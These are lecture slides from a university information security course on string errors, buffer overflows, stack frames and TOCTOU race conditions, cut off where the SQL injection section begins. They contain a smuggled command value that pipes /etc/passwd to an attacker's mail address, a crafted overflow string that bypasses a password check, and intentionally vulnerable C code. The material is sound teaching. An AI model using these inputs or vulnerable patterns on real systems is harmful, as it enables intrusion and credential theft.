

IS 2150 / TEL 2810

Information Security & Privacy



James Joshi
Professor, SCI

Lecture 11
March 26, 2019

Software Security
String, Race Conditions,
SQL Injection, Cross-site Scripting



Objectives


- Understand/explain issues related to
 - programming related vulnerabilities and buffer overflow
 - String related
 - Race Conditions
 - SQL Injection Attacks
 - Cross-Site Scripting Attacks
 - Some defenses



String Vulnerabilities

C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
 - A pointer to a string points to its initial character.
 - String **length** is the number of bytes preceding the null character
 - The string **value** is the sequence of the values of the contained characters, in order.
 - The **number of bytes required** to store a string is the number of characters plus one (x the size of each character)



Common String Manipulation Errors

- Common errors include
 - Unbounded string copies
 - Null-termination errors
 - Truncation
 - Write outside array bounds
 - Off-by-one errors
 - Improper data sanitization



Unbounded String Copies

Occur when data is copied from an unbounded source to a fixed length character array

```
1. int main(void) {
2.     char Password[80];
3.     puts("Enter 8 character password:");
4.     gets(Password);
5. }

1. #include <iostream.h>
2. int main(void) {
3.     char buf[12];
4.     cin >> buf;
5.     cout<<"echo: "<<buf<<endl;
6. }
```



Simple Solution

- Test the length of the input using **strlen()** and dynamically allocate the memory

```
1. int main(int argc, char *argv[]) {
2.     char *buff = (char *)malloc(strlen(argv[1])+1);
3.     if (buff != NULL) {
4.         strcpy(buff, argv[1]);
5.         printf("argv[1] = %s.\n", buff);
6.     }
7.     else {
8.         /* Couldn't get the memory - recover */
9.     }
10. return 0;
10. }
```



Null-Termination Errors

- Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char
char a[16];
char b[16];
char c[32];

strcpy(a, "0123456789abcdef");
strcpy(b, "0123456789abcdef");
strcpy(c, a);
}
```

Neither a[] nor b[] are properly terminated



String Truncation

- Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
 - Example: `strncpy()` instead of `strcpy()`
 - Strings that exceed the specified limits are truncated
 - Truncation results in a loss of data, and in some cases, to software vulnerabilities



Improper Data Sanitization


- An application inputs an email address from a user and writes the address to a buffer [Viega 03]

```
    sprintf(buffer,  
            "/bin/mail %s < /tmp/email",  
            addr  
            );
```

- The buffer is then executed using the **system()** call.
- The risk is, of course, that the user enters the following string as an email address:
 - `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`
- **[Viega 03]** Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

What is a Buffer Overflow?

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure





Buffer Overflows

- Caused when buffer boundaries are **neglected** and **unchecked**
- Buffer overflows can be exploited to modify a
 - variable
 - data pointer
 - function pointer
 - return address on the stack




Smashing the Stack

- This is an important class of vulnerability because of their **frequency** and potential **consequences**.
 - Occurs when a **buffer overflow** overwrites data in the memory allocated to the execution stack.
 - Successful exploits can overwrite the **return address** on the stack allowing execution of **arbitrary code** on the targeted machine.

Program Stacks


- A program stack is used to keep track of program execution and state by storing
 - return address in the calling function
 - arguments to the functions
 - local variables (temporary)
- The stack is modified
 - during function calls
 - function initialization
 - when returning from a subroutine



Stack Segment

- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
    b() {...}
    a() {
        b();
    }
    main() {
        a();
    }
```





Stack Frames

- The stack is used to store
 - return address in the calling function
 - actual arguments to the subroutine
 - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack

Subroutine Calls

■ `function(4, 2);`

`push 2`

`push 4`

`call function (411A29h)`

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address



Subroutine Initialization

```
void function(int arg1, int arg2) {
```

```
push ebp
```

Save the frame pointer

```
mov ebp, esp
```

Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```

Allocates space for local variables

Subroutine Return

■ `return();`

`mov esp, ebp`

`pop ebp`

`ret`

Restore the stack pointer

Restore the frame pointer

Pops return address off the stack and transfers control to that location



Return to Calling Function


- `function(4, 2);`

```
push 2
```

```
push 4
```

```
call function (411230h)
```

```
add esp, 8
```



Restore stack
pointer



Example Program

```
bool IsPasswordOK(void) {
    char Password[12]; // Memory storage for pwd
    gets(Password);    // Get input from keyboard
    if (!strcmp(Password, "goodpass")) return(true); //
        Password Good
    else return(false); // Password Invalid
}

void main(void) {
    bool PwStatus;           // Password Status
    puts("Enter Password:"); // Print
    PwStatus=IsPasswordOK(); // Get & Check Password
    if (PwStatus == false) {
        puts("Access denied"); // Print
        exit(-1);             // Terminate Program
    }
    else puts("Access granted");// Print
}
```

Stack Before Call to IsPasswordOK ()

Code

EIP



```
puts("Enter Password:");  
PwStatus=IsPasswordOK();  
if (PwStatus==false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access  
granted");
```

Stack

ESP

Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...


Stack During IsPasswordOK () Call

Code

```
EIP → puts("Enter Password:");  
→ PwStatus=IsPasswordOK();  
if (PwStatus==false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

```
bool IsPasswordOK(void) {  
    char Password[12];  
  
    gets(Password);  
    if (!strcmp(Password, "goodpass"))  
        return(true);  
    else return(false);  
}
```

Stack



Note: The stack grows and shrinks as a result of function calls made by IsPasswordOK(void)

Stack After IsPasswordOK () Call

Code


EIP



```
puts("Enter Password:");  
PwStatus = IsPasswordOk();  
if (PwStatus == false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

Stack

ESP



The Buffer Overflow 1

- What happens if we input a password with more than 11 characters ?




```
C:\WINDOWS\System32\cmd.exe - BufferOverflow.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
12345678901234567890
```




* CRASH *

The Buffer Overflow 2 Stack



The Vulnerability

- A specially crafted string "1234567890123456j▶*!" produced the following result.



```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j▶*!
Access granted
C:\BufferOverflow\Release>
```

What happened ?

What Happened ?

- “1234567890123456j▶*!”
overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execution at line 6

	Statement
1	<code>puts("Enter Password:");</code>
2	<code>PwStatus=ISPasswordOK();</code>
3	<code>if (PwStatus == true)</code>
4	<code>puts("Access denied");</code>
5	<code>exit(-1);</code>
6	<code>}</code>
7	<code>else puts("Access granted");</code>

Stack

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "j▶*!" (return to line 7 was line 3)
Storage for PwStatus (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.



Race conditions



Concurrency and Race condition

- Concurrency
 - Execution of Multiple flows (threads, processes, tasks, etc)
 - If not controlled can lead to nondeterministic behavior
- Race conditions
 - Software defect/vulnerability resulting from unanticipated execution ordering of concurrent flows
 - E.g., two people simultaneously try to modify the same account (withdrawing money)



Race condition

- Necessary properties for a race condition
 - Concurrency property
 - At least two control flows executing concurrently
 - Shared object property
 - The concurrent flows must access a common shared *race object*
 - Change state property
 - At least one control flow must alter the state of the race object



Race window

- A code segment that accesses the race object in a way that opens a window of opportunity for race condition
 - Sometimes referred to as critical section
- Traditional approach
 - Ensure race windows do not overlap
 - Make them mutually exclusive
 - Language facilities – *synchronization primitives (SP)*
 - *Deadlock* is a risk related to SP
 - Denial of service



Time of Check, Time of Use

- Source of race conditions
 - Trusted (tightly coupled threads of execution) or untrusted control flows (separate application or process)
- ToCTToU race conditions
 - Can occur during file I/O
 - Forms a RW by first *checking* some race object and then *using* it



Example

```
int main(int argc, char *argv[]) {
    FILE *fd;
    if (access("/some_file", W_OK) == 0) {
        printf("access granted.\n");
        fd = fopen("/some_file", "wb+");
        /* write to the file */
        fclose(fd);
    } else {
        err(1, "ERROR");
    }
    return 0;
} Figure 7-1
```

- Assume the program is running with an effective UID of root



TOCTOU

- Following shell commands during RW


```
rm /some_file  
ln /myfile /some_file
```
- Mitigation
 - Replace access() call by code that does the following
 - Drops the privilege to the real UID
 - Open with fopen() &
 - Check to ensure that the file was opened successfully



SQL Injections

Web Applications

■ Three-tier applications

